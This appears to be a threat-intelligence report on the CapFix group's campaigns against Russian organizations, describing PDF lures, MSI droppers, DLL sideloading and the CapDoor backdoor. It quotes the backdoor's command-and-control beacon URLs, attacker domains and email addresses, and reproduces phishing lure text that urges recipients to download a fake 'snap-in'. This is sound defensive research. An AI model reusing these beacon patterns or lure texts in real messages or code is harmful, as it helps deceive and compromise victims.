

An alarm you can't snooze: how CapFix targets Russian organizations

 global.ptsecurity.com/en/research/pt-esc-threat-intelligence/an-alarm-you-can-t-ignore-how-capfix-attacks-russian-organizations

April 21, 2026

Key findings

- We detected CapFix campaigns targeting Russian organizations in the industrial and aviation sectors.
- The threat actors used compromised legitimate infrastructure, which they likely accessed by exploiting a critical vulnerability.
- The criminals used a modified version of the CapDoor backdoor to download next-stage payloads, such as SectopRAT.
- We analyzed multiple versions of CapDoor, highlighting their evolution and differences from previously documented variants.
- We also tracked earlier attacks targeting several countries, which used cryptocurrency lures to deliver CapDoor. We discovered phishing sites mimicking hotel booking pages and employing the ClickFix technique.

Introduction

In late 2025, the threat intelligence team at Positive Technologies Expert Security Center (PT ESC) detected a series of unusual attacks against Russian organizations. The attackers leveraged legitimate infrastructure, which we believe was compromised shortly before the active phase began in late autumn.

Our investigation revealed that CapFix was behind these attacks. Previously, the group had targeted users with the ClickFix technique and used phishing files themed around cryptocurrency and hotel bookings.

Most of the attacks followed the same scenario.




Figure 1. Simplified attack flow

Since early 2026, we have been monitoring the attackers' infrastructure. We observed that they resumed their attacks in March, using modified tools.

Attacks in late December 2025

In late December, we intercepted PDF documents containing links to download RAR archives. The lures claimed the files were corrupted, prompting the user to download them again.




Figure 2. Malicious PDF file with a download link

Clicking the link downloaded an archive from a compromised legitimate site.

Inside the archive was a script named 2025130002313.chm. When executed, it downloaded a file from a compromised legitimate domain (a.gif), renamed it to dmitry_medvedev.msi, and opened a legitimate PDF document:

https://regulhub.***.ru/upload/iblock/2b6/rw2lul4zdfmj6w2f7w70fp5tcfhnrjdt.pdf




Figure 3. Fake download window

The .msi file was signed QILING Tech and masqueraded as the QILING Disk Master application. When run, it created the Disk Master folder in C:\Users\admin\AppData\Local\ and dropped numerous DLLs alongside a legitimate executable, MetadataConvert.exe, which is vulnerable to DLL sideloading. During execution, it connected to a compromised legitimate IP address and used it as its command-and-control (C2) server. To connect, it sent the following request:

```
hxxp://*ip_adress*/bitrix24/?login= [a-z]{30}
```

The a.gif/dmitry_medvedev.msi files were downloaded from a legitimate domain via a mail subdomain. The A-record for this subdomain pointed to a shared IP hosting several other mail subdomains.




Figure 4. Domains hosted on the compromised IP address

In late December and earlier, when the attackers were actively running campaigns, this host was vulnerable to [CVE-2025-49113](#)—a critical vulnerability (CVSS 9.9) in the popular Roundcube Webmail client. We suspect this is how they gained access to the infrastructure.

Early campaigns and infrastructure

Further investigation revealed that the attackers used multiple mail subdomains hosted on this IP. We uncovered traces of earlier campaigns, such as a malicious PDF document (SHA-256: 23f693029d8e00999a1c0e68d72884fd55f874582780afb94dbb1d3f8fb07f38).



Информация защищена согласно требований ЦИБ МО РФ
Открыть возможно через оснастку чтения защищенных документов СНМ

Нажмите кнопку ниже, для установки оснастки.

СНМ оснастка

Информация не подлежит передаче третьим лицам и предназначена только для получателя

Figure 5. Malicious PDF file with a download link

Clicking the "CHM оснастка" (CHM snap-in) button in the PDF triggered the download of sankcionnui-MO-RF.rar from a compromised legitimate site.

Based on shared metadata, we identified numerous PDFs that behaved similarly, with names like "Инструкция_минная_угроза_ВСУ_10.11.2025.pdf" (Mine_threat_instructions_AFU_10.11.2025.pdf) and "Перечень_документов_для_отчета_по_тренингу_ИБ_ФСБ (56).pdf" (List_of_documents_for_FSB_IS_training_report (56).pdf). Researchers at F6 previously [wrote](#) about these attacks, attributing them to the financially motivated CapFix group.

Our analysis of the samples confirmed that the malware used in these campaigns was CapDoor, a name coined by F6. A detailed breakdown of this malware and its infection chains is provided in the dedicated section below.

While investigating the dmitry_medvedev.msi attack, we noticed that alongside legitimate IPs, the attackers also used their own custom domain as a CapDoor C2 server:

`https://windowsextupdates.com/bitrix24/?login=[a z]{30}`

The threat actors registered this domain using the email virrtasuin93@onionmail.org. We found three domains tied to this address, all masquerading as Windows updates:

- microsoftpathes.com,
- windowsextupdates.com,
- securityswindows.com.




Figure 6. Domains registered to virrtasuin93@onionmail.org

We also discovered additional domains linked to this threat actor. They were also registered via Onionmail, but under a different address: salasunion@onionmail.org. These domains included two of the domains mentioned earlier: documents-sed.com and sed-documents.com.




Figure 7. Domains registered to salasunion@onionmail.org

Furthermore, in their early November campaigns, the group used a PDF named "Приказ № ФСБ-1412025 и подробности о досудебной претензии (57).pdf" (Order No. FSB-1412025 and pre-trial claim details (57).pdf).

Расчетная ведомость

на Апрель 2025 г.
ООО "Аэрофинанс"



КонсультантПлюс
надежная правовая поддержка

Ошибка обработки документа

Для открытия документа необходимо иметь актуальную версию программы «КонсультантПлюс» на вашем устройстве.

Нажмите кнопку ниже, чтобы произвести загрузку.

Загрузить

Пароль от архива: право2025

Figure 8. Malicious PDF with a payload download button

The document's name did not match its content. Clicking the link downloaded a RAR archive from support-archiver.com, which contained an MSI that ultimately installed CapDoor.

While investigating attacks tied to this domain, we uncovered PDFs and emails that the attacker had mass-mailed to various organizations. The targets included two aviation companies, four manufacturing companies, and one educational institution.

